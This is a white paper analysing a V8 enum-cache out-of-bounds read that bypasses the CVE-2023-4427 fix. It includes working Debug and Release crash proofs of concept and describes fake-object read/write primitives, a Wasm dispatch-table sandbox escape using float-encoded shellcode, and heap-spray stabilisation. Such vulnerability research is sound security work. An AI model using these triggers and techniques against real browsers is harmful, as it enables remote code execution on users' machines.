

White Paper

The bug : OOB Access via enum cache

PoC crashing in Debug:

```
const o4 = {};  
o4.a = 1;  
o4.b = 1;  
o4.d = 1;  
o4.f = 1;  
  
const object1 = {};  
object1.a = 1;  
  
const object2 = {};  
object2.a = 1;  
object2.b = 1;  
  
const object3 = {};  
object3.a = 1;  
object3.b = 1;  
object3.c = 1;  
  
for (let key in object2) {  
}  
let escape;  
  
function trigger(callback) {  
  for (let key in object2) {  
    callback();  
    escape = object2[key];  
  }  
}  
  
%PrepareFunctionForOptimization(trigger);  
trigger(_ => _);  
trigger(_ => _);  
%OptimizeFunctionOnNextCall(trigger);  
trigger(_ => {  
  object3.c = 1.1;  
  for (let key in object1) {  
  }
```

```
});
```

PoC crashing in Release:

```
class Utils {
  static BigIntAsDouble(big_int) {
    Utils.#big_int_array[0] = big_int;
    return Utils.#double_array[0];
  }

  static DoubleAsBigInt(big_int) {
    Utils.#double_array[0] = big_int;
    return Utils.#big_int_array[0];
  }
  static smi(i) {
    return i << 1n;
  }

  static CreateObject(prop_count) {
    let object = {};
    for (let i = 0; i < prop_count; ++i)
      object[`p${i}`] = 1;
    return object;
  }

  static InitEnumCache(object) {
    for (let key in object) { }
  }

  static AllocateInOldSpace(... bytes) {
    let string = String.fromCharCode.apply(null, bytes);
    Utils.#empty_object[string];
  }

  static #big_int_array = new BigUint64Array(1);
  static #double_array = new Float64Array(Utils.#big_int_array.buffer);
  static #empty_object = {};
};

Utils.AllocateInOldSpace(1);
const object4 = Utils.CreateObject(9);
object4[`p11`] = 1;
object4[`p12`] = 1;
```

```

const object1 = Utils.CreateObject(1),
      object2 = Utils.CreateObject(9),
      object3 = Utils.CreateObject(10);

Utils.InitEnumCache(object2);

function trigger(callback) {
  for (let key in object2) {
    if (key == "p7") {
      callback();
      return object2[key];
    }
  }
}

%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

trigger(function() {
  object3.p9 = 1.1;
  Utils.InitEnumCache(object1);
  Utils.AllocateInOldSpace(0x42, 0x42, 0x42, 0x42);
});

```

Step 1 - Creation of 4 Objects with properties schema

The bug walkthrough was inspired by the white paper of [CVE-2023-4427](#) written by Sergei Glazunov of Google Project Zero.

```


const o4 = {};
o4.a = 1;
o4.b = 1;
o4.d = 1;
o4.f = 1;

const object1 = {};
object1.a = 1;

const object2 = {};
object2.a = 1;
object2.b = 1;

```


```
const object3 = {};
object3.a = 1;
object3.b = 1;
object3.c = 1;
```



Objects 1, 2, 4 and X are sharing the same descriptor array because object4 was created before object3 so the Map1 and Map2 would point to the same descriptor as MapX and Map4 not Map3. object3 has its own descriptor array. Enum Caches are empty at the moment.

Step 2 - Init Object 2 enum cache

```
for (let key in object2) {
}
```



V8 translates `for...in` loops into regular `for` loops using the three key operations: `ForInEnumerate`, `ForInPrepare`, and `ForInNext`. `ForInEnumerate` and `ForInPrepare` together collect all enumerable property names from the target object into a fixed array and set the appropriate upper bound (i.e. the number of properties) for the implicit loop variable. The implicit variable also acts as an index into the fixed array, so during each iteration, `ForInNext` loads the key at the current index, which is then assigned to the user-visible variable.

Additionally, V8 speeds up `for...in` loops and functions like `Object.keys` for objects that only contain enumerable properties by maintaining enum caches. An enum cache is represented by a pair of fixed arrays: one for the property names and one for the corresponding field indices. It can be shared between multiple maps, which is why the cache pointer is stored inside the descriptor array. However, it's lazily initialized and only contains as many properties as the map that requested the cache initialization.

If later `object4` were used in a `for...in` loop, the engine would have to replace the existing cache with a new one to account for the extra property, while `object1` could simply use a slice of the existing cache.

Step 3 - `For...in` Turbofan optimization

```

let escape;
function trigger(callback) {
    for (let key in object2) {
        callback();
        escape = object2[key];
    }
}
%PrepareFunctionForOptimization(trigger);
trigger(_ => _);
trigger(_ => _);
%OptimizeFunctionOnNextCall(trigger);

```

We can optimize a property load if it's being used inside a `for..in`:

```

for (name in receiver) {
    value = receiver[name];
    ...
}

```

If the `for..in` is in `fast-mode`, we know that the `{receiver}` has `{name}` as own property, otherwise the enumeration wouldn't include it. If the `for..in` has only seen maps with enum cache consisting of keys and indices so far, we can turn the `{JSLoadProperty}` into a map check on the `{receiver}` and then just load the field value dynamically via the `{LoadFieldByIndex}` operator. The map check is only necessary when TurboFan cannot prove that there is no observable side effect between the `{JSForInNext}` and the `{JSLoadProperty}` node.

In our case, for `object2`, the `for..in` has only seen maps with enum cache consisting of keys and indices so far so we can turn the `{JSLoadProperty}` into a map check on the `{receiver}` and then just load the field value dynamically via the `{LoadFieldByIndex}` operator.

Step 4 - Object Map Update

`v8::internal::MapUpdater::ConstructNewMap`

This function is triggered when:

```


trigger(_ => {
    object3.c = 1.1; <--
    for (let key in object1) { }
});

```

As until now, the field has only been used to store simple integers, and `smi` $\rightarrow$ `double` generalization cannot be done in-place as that would require updating every object that has `map3` in its hidden class chain. Thus the engine has to mark `map3` as deprecated and replace it with a new map in `map2`'s transition store.

```
MapUpdater::State MapUpdater::ConstructNewMap() {
    ...
    split_map->ReplaceDescriptors(isolate_, *new_descriptors);
    ...
}
```

This will change descriptors of `Map1` and `Map2` and attach it to the new `Map5` created for `Object3`.



And as `Map3`'s descriptor array (old descriptor) had an empty `enum cache` we bypass the `CVE-2023-4427` patch:


```
MapUpdater::State MapUpdater::ConstructNewMap() {
    ...
    // If the old descriptors had an enum cache, make sure the new ones do
    too.
    if (old_descriptors->enum_cache()->keys()->length() > 0 &&
        new_map->NumberOfEnumerableProperties() > 0) {
        FastKeyAccumulator::InitializeFastPropertyEnumCache(
```

```

        isolate_, new_map, new_map->NumberOfEnumerableProperties());
    }
    ...
}

```

And at the end of that function execution we have the following scenario:



At this moment we are in the same case scenario as of CVE-2023-4427 .

Step 5


```

trigger(_ => {
    object3.c = 1.1;
    for (let key in object1) { } <--
});

```

Finally, we force initialization of the enum cache for object1 using

Builtins_ForInEnumerateHandler . As a result, the map -> descriptor array -> enum cache -> index array chain for map2 will reference a valid index array, but the number of elements in it will be smaller than the number of map2's enumerable properties.



Step 6

```
function trigger(callback) {
  for (let key in object2) {
    callback();
    escape = object2[key]; <-- OOB Happening
  }
}
```

When the execution returns to trigger, the map check for `object2` will succeed (because the map didn't change), the function will load the new index array and attempt to read a field index past the end of the array, load a JS value from that index and pass it to user code.

Getting addrOf and arbitrary read/write primitives

To transform our out-of-bound (OOB) read into powerful primitives, we used a well-known technique of creating a FakeObj whose fields (map, properties, elements, etc.) can be manipulated. In order to do that, we created a large array of `HOLEY_DOUBLE_ELEMENTS` and used the OOB read to make the FakeObj point to the start of the elements in the large array. Then, when we change the values at index 0, 1 and 2 of the large array, we are actually changing respectively the map, properties and elements fields of the FakeObj. Manipulating these fields leads to the gain of the addrOf and arbitrary read/write primitives inside the V8 heap.

The V8 Sandbox escape : Wasm Modules confusion and Dispatch table call target manipulation

In order to bypass V8 sandbox, we used a novel technique that is allowing us to execute arbitrary code inside a WASM RWX memory region. To achieve that, we took advantage of the WASM Tables' indirect calls. Let's say we have a WASM module 1 with a WASM export Function that is calling indirectly another WASM Function belonging to a WASM module 0 from a WASM Table. When the WASM Table set the WASM function of module 0, it will compute its call target (the address pointing to the start of the function inside the WASM Module 0 RWX memory) using its function index stored in the function data (inside the sandbox).

```
void WasmTableObject::Set(Isolate* isolate, Handle<WasmTableObject> table,
                          uint32_t index, Handle<Object> entry) {
    DCHECK(table->is_in_bounds(index));
    Handle<FixedArray> entries(table->entries(), isolate);
    int entry_index = static_cast<int>(index);

    switch (table->type().heap_representation()) {
        ...
        case wasm::HeapType::kFunc:
            SetFunctionTableEntry(isolate, table, entries, entry_index, entry);
//<--
            return;
        ...
    }
}
```

```
void WasmTableObject::SetFunctionTableEntry(Isolate* isolate,
                                             Handle<WasmTableObject> table,
                                             Handle<FixedArray> entries,
                                             int entry_index,
                                             Handle<Object> entry) {
    ...
    Handle<Object> external = WasmInternalFunction::GetOrCreateExternal(
        Handle<WasmInternalFunction>::cast(entry));

    if (WasmExportedFunction::IsWasmExportedFunction(*external)) {
        auto exported_function = Handle<WasmExportedFunction>::cast(external);
        Handle<WasmTrustedInstanceData> target_instance_data(
            exported_function->instance()->trusted_data(isolate), isolate);
        int func_index = exported_function->function_index();
    }
}
```

```

    auto* wasm_function =
        &target_instance_data->module()->functions[func_index];

    UpdateDispatchTables(isolate, table, entry_index, wasm_function,
        target_instance_data); // <--
}
...
}

```

```

void WasmTableObject::UpdateDispatchTables(
    Isolate* isolate, Handle<WasmTableObject> table, int entry_index,
    const wasm::WasmFunction* func,
    Handle<WasmTrustedInstanceData> target_instance_data) {
    // We simply need to update the IFTs for each instance that imports
    // this table.
    Handle<FixedArray> uses = handle(table->uses(), isolate);
    DCHECK_EQ(0, uses->length() % TableUses::kNumElements);

    Handle<HeapObject> call_ref =
        func->imported
            ? handle(HeapObject::cast(
                target_instance_data->imported_function_refs()->get(
                    func->func_index)),
                isolate)
            : handle(target_instance_data->instance_object(), isolate);
    Address call_target = target_instance_data->GetCallTarget(func-
        >func_index); // call target computation

    int original_sig_id = func->sig_index;
    ...
    Tagged<WasmTrustedInstanceData> instance_data =
        instance_object->trusted_data(isolate);
    instance_data->dispatch_table(table_index)
        ->Set(entry_index, *call_ref, call_target, sig_id); // dispatch
    table set call target
}
}

```

Then, when the function of module 1 is calling indirectly the function of module 0, internally it will retrieve the call target of module 0's function from the WASM Table and jump to it. As the call target is computed using the function index stored inside the sandbox, we can use our primitives to overwrite that index which allow us to control the value of the call target and by the fact where we jump inside the WASM Module 0 RWX memory region. To execute arbitrary code inside that RWX memory region, we took advantage of the fact that Liftoff compiler is compiling

floats into 64 bit values. With that, we crafted a shellcode encoded as floating points and use the controlled call target to jump at the beginning of our shellcode.

Stabilizing the exploit

As we do not have any infoleak, our exploit is using multiple fixed values

(`PACKED_ELEMENTS_MAP` , `PACKED_DOUBLE_ELEMENTS_MAP` , `LARGE_ARR_ELEMENTS_ADDR`) that depends on the operating system version and browser major version so in order for our exploit to work stably we need to know the specific OS and browser version we are targeting.

Another part of the exploit we needed to stabilize is the bug triggering. Indeed the bug is subject to the JIT compilation happening on a specific function so we built a for loop triggering this specific JIT compilation for every run.

The last stability challenge was on the creation of the `FakeObj` part. Indeed, the `FakeObject` address is computed based on an offset from the `Object2` and this offset must point to the address of the large array elements if we want to be able to build our `addrOf` , `arbitrary read/write` primitives. The unstable part is the fact that the address of `Object2` is different from execution to execution so to bypass that we sprayed the large array space with the large array elements address to augment the chance that the offset from the `Object2` point to that address.